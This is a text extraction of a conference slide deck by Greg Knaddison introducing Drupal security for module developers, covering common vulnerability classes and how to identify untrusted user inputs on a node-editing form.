

Drupal Security for Coders

Greg Knaddison

DrupalScout.com

@greggles



Your site is vulnerable.

(really, it is)

Greg

- Drupaler for 4 years
- Drupal Association
- Help with lots of d.o
- 20+ modules
(Pathauto, token)
- On Security Team
- MasteringDrupal.com
- DrupalDashboard.com
- @greggles



Wrote a book

"Cracking Drupal is probably going to be the first Drupal book I buy."

- Angie 'webchick'

Cracking Drupal: A Dro

by [Greg Knaddison](#) (Author)

★★★★★ (Customer reviews)


List Price: ~~\$40.00~~

Price: **\$26.40** & this item

You Save: **\$13.60 (34%)**

In Stock.

Ships from and sold by **Amazon.c**



Or 40% off with Wiley coupon.

GVS



- Development
- Community focused
- Progressive
- Event management




Now....

- Security
(with Ben) →



I want you:

To think like a hacker




How does a
hacker think?

<http://flic.kr/p/7tMCdZ>

Disney Princess Castle!







Your site is vulnerable.

You can make it safer.

“A site is secure if private data is kept private, the site cannot be forced offline or into a degraded mode by a remote visitor, the site resources are used only for their intended purposes, and the site content can be edited only by appropriate users.”

- Abusing resources
- Stealing data
- Altering data




Worry, your site is vulnerable


<http://flic.kr/p/61i74g>

Web Vulnerabilities by Class

Q1-Q2 2009



Vulnerabilities by popularity in Drupal



- XSS
- Access Bypass
- CSRF
- Authentication/Session
- Arbitrary Code Execution
- SQL Injection
- Others

trust nothing

(ok, trust very little)

Identify
user
inputs.

d7.local/node/add/page

Home » Add content

Create Basic page

Title *

Body ([Edit summary](#))

Text format **Filtered HTML** ▼ [More information about text formats](#) ?

- Web page addresses and e-mail addresses turn into links automatically.
- Allowed HTML tags: <a> <cite> <blockquote> <code> <u> <dd>

- Lines and paragraphs break automatically.

Menu settings Provide a menu link

Not in menu

Revision information
No revision

URL path settings
Automatic alias

Comment settings
Closed

Authoring information
By a

Publishing options
Published

← → ↻ d7.local/node/add/page ☆ [notifications] [gear] [bar chart] [pencil] [color wheel]

Home Dashboard Content Structure Appearance People Modules Configuration Reports Help Hello [user] Log out


Add content Find content Edit Edit shortcuts

Home » Add content


Create Basic page ○

node title
node body
form fields in the tabs

Title *



Body (Edit summary)



Text format Filtered HTML ▼ [More information about text formats ?](#)

- Web page addresses and e-mail addresses turn into links automatically.
- Allowed HTML tags: <a> <cite> <blockquote> <code> <u> <dd>

- Lines and paragraphs break automatically.

Menu settings Provide a menu link

Not in menu


Revision information
No revision


URL path settings
Automatic alias

Comment settings
Closed

Authoring information
By a

Publishing options
Published





node title
node body
form fields in the tabs
submit button
preview button
hidden html form values
URL arguments

Title *

Body (Edit summary)

Text format Filtered HTML ▼ [More information about text formats ?](#)

- Web page addresses and e-mail addresses turn into links automatically.
- Allowed HTML tags: <a> <cite> <blockquote> <code> <u> <div> <div> <div> <div> <div>
- Lines and paragraphs break automatically.

Menu settings Provide a menu link

Not in menu

Revision information
No revision

URL path settings
Automatic alias

Comment settings
Closed

Authoring information
By a


Post options

Put

node title
node body
form fields in the tabs
submit button
preview button
hidden html form values
URL arguments

browser user agent
browser language
browser time zone
referrer
other HTTP request
headers


XSS



